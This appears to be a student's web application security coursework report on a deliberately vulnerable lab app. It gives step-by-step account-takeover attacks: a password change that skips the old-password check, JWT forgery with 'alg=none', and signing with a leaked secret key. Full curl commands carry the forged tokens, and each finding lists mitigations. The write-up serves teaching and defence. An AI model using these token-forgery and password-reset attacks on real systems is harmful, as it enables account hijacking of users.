jamk.fi

Web application security

Week4

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Web application security, Heikki Salo, Joni Ahonen
15.3.2021
Tekniikan ala

1. Issue report

1.1 Application does not ask for user's old password when changing password

Description: It is possible for the attacker to change a user's password with curl since the system does not ask for the users old password when changing the password.

Steps to produce:

- Login to "wasdat" and change your password
- Open "Inspect element" menu
- Copy the "PUT" method of the password change as curl ("copy as curl")
- Paste the curl into CLI and remove the "-H 'User-Agent: Mozilla etc..."
- Change the password hash to another hash (hash of a password)
- Add parameter "-i" to the curl
- Press enter and login with your new password

```
root@kali:~# curl 'http://192.168.43.2:8080/api/user' -X PUT -H 'Accept: applica
tion/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H
 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MTU4MTEy
OTYsIm5iZiI6MTYxNTgxMTI5NiwianRpIjoiODkyMGU0YTUtNGY1My00MjJiLWI1MWUtY2ZkM2FhOTgx
NmRlIiwiZXhwIjo4ODAxNTgxMTI5NiwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNj
ZXNzIn0.Hw_-tTXluATlbEiTndyB6ICs1vwevveZTnihPMmP_kQ' -H 'Content-Type: applicati
on/json;charset=utf-8' -H 'Origin: http://192.168.43.2:8080' -H 'Connection: kee
p-alive' -H 'Referer: http://192.168.43.2:8080/' --data-raw '{"user":{"email":"w
asdat-victim@example.com","username":"victim","bio":"asd","image":null,"password
":"7fc26d5397ef7726c73675c507da1d6c5d9628f4"}}' -i
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Mon, 15 Mar 2021 12:32:43 GMT
Content-Type: application/json
Content-Length: 145
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "asd",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "victim"
  }
}
root@kali:~#
```

Figure 1: Curl command.

Mitigation:

- Force the user to provide the original password in addition to the new password when changing the password
- Do not use forgotten password functionality. Instead ensure that you are giving information only to the actual user e.g. via email or via challenge question that only the legit user knows and has provided in the pass.
- More info: https://cwe.mitre.org/data/definitions/620.html

2. Reading Report


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
.eyJpYXQiOjE2MTU4MTEyOTYsIm5iZiI6MTY
xNTgxMTI5NiwianRpIjoiODkyMGU0YTUtNGY
1My00MjJiLWI1MWUtY2ZkM2FhOTgxNmRlIiw
iZXhwIjo4ODAxNTgxMTI5NiwiaWRlbnRpdHk
iOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWN
jZXNzIn0.Hw_-
tTXluATlbEiTndyB6ICs1vwevveZTnihPMmP
_kQ
```


Figure 2: Whole JWT token.




Figure 3: JWT first two parts.

JWT token structure consists of three parts: **Header**, **payload** and **signature**. These parts are separated by a dot (.). The **header** has typically two parts: type of token (JWT) and signing algorithm (e.g. HMAC SHA256 or RSA). Also, this part is encoded

with Base64URL. **Payload** consist of claims which are statements about an entity and additional data. These claims can be separate to three types:

- **Registered**, these claims are optional but recommended and provide interoperable claims like iss (issuer), exp (expiration time) sub(subject) aud (audience) etc.
- **Public** claims can be defined at will, but they need to be defined in IANA JSON Web Token Registry or as URI with collision resistant namespace.
- **Private** claims are custom and are used to share information between parties using them. These claims are neither registered nor public

This part also is encoded using Base64Url. **Signature** signs: encoded header, encoded payload, secret and algorithm specified in the header. This signature verifies that the message was not changed along the way and it can also verify that the sender of the JWT is who it says it is if the token was signed with a private key. JWTs are good since they are compact and can use private/public key pair.

iat, **nbf**, **jti** and **exp** values in the payload:

iat: 1615812582 this translates according to jwt.io to Monday 15.3.2021 08:49:42 and means that the JWT was issued at that time and is used to determine the age of the JWT. Value MUST be number containing NumericDate value, but its use is optional.

nbf: 1615812582 this means that before this the JWT MUST NOT be accepted for processing. Processing of the claim can only happen later or at the same time as the current date/time. This value MUST be a number containing NumericDate value, but its use is optional

jti: 8920e4a5-4f53-422b-b51e-cfd3aa9816de, this works as a unique identifier for the JWT and is a case sensitive string. The value MUST assigned so that there is a negligible probability that the same value will be assigned to a different data object. Use of this is also optional

exp: 88015812582, this translates according to JWT.io to Tue Feb 07.49.42 and it tells us when the JWT expires and MUST NOT be accepted for processing. This value MUST be a number containing NumericDate value, but its use is optional. The wasdat token is expired since the date translate to February so it should be renewed but somehow its usable? When a token expires it should forces the user to login again.

3. Issue report


3.1 Attacker is able to change the victim's password with "alg=none" tokens

Description: By modifying the attacker's own token to match the victims one the attacker is able to change the victim's password using curl.


Impact: Impact of this vulnerability is moderate to critical. Depending of the system and userbase changing a user's password can have very little impact if the user does not have any privileges. In the other hand if the attacker manages to change the password of a system admin then attacker can compromise the whole system.

Steps to produce:

- Change the attacker's and victim's password and get the "PUT" methods tokens
- Copy the attackers token to "cyberchef" and decode it using JWT decode



- Copy the output to the input field but change the JWT decode to JWT sign
- Delete the secret key and change the algorithm to none and change the identity to match the victim's identity



- Copy the output and send the token to the victim's machine with the new password using curl

Mitigation:

- Mitigating this problem is possible with basic checking. If a secret key is given the token verification will fail for tokens with "none" algorithm
- More info: https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/#Meet-the--None--Algorithm

4. Issue report


4.1 Attacker can sign a JWT token with leaked secret a key and change the victims' password

Description: With leaked secret key the attacker can sign his own token with the known key and algorithm to change the victim's password using curl.

Impact: Depending on the privileges of the user (regular/admin) whose password the attacker changes the impact can be moderate/critical. The greater the privileges the greater the potential harm.

Steps to produce:

- Change the victims and the attacker's password and get the token from the "PUT" method
- Modify the attacker's tokens to match the victims one and add "was: true"
- Use "secret-key" as secret key and HS256 algorithm to sign the token



- Use this token to change the victim's password using curl

```
root@kali:~# curl 'http://192.168.43.2:8080/api/user' -X PUT -H 'Accept: applica
tion/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H
 'Authorization: Token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MTU4MTA3
NzcsIm5iZiI6MTYxNTgxMDc3NywianRpIjoiZDRmYzA3ODgtMDJhMC00MWEzLWE1YWQtMDhlNzZkYTcx
OGIyIiwiZXhwIjo4ODAxNTgxMDc3NywiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNj
ZXNzIiwid2FzIjoidHJ1ZSJ9.zP-ZvNRz_OQwoPFa89VMgEF-DVSvnlD8PDAALN-P8r4' -H 'Conten
t-Type: application/json;charset=utf-8' -H 'Origin: http://192.168.43.2:8080' -H
 'Connection: keep-alive' -H 'Referer: http://192.168.43.2:8080/' --data-raw '{"
user":{"email":"wasdat-victim@example.com","username":"victim","bio":"asd","imag
e":null,"password":"7fc26d5397ef7726c73675c507da1d6c5d9628f4"}}' -i
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Mon, 15 Mar 2021 12:27:48 GMT
Content-Type: application/json
Content-Length: 145
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
JWTFlagEarned: WasFlag4_3{AchievementUnlocked_MasterOfTokens}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "asd",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "victim"
  }
}
root@kali:~#
```

Mitigation:

- Do not share Private/secret keys publicly so tokens cannot be signed by unauthorized personnel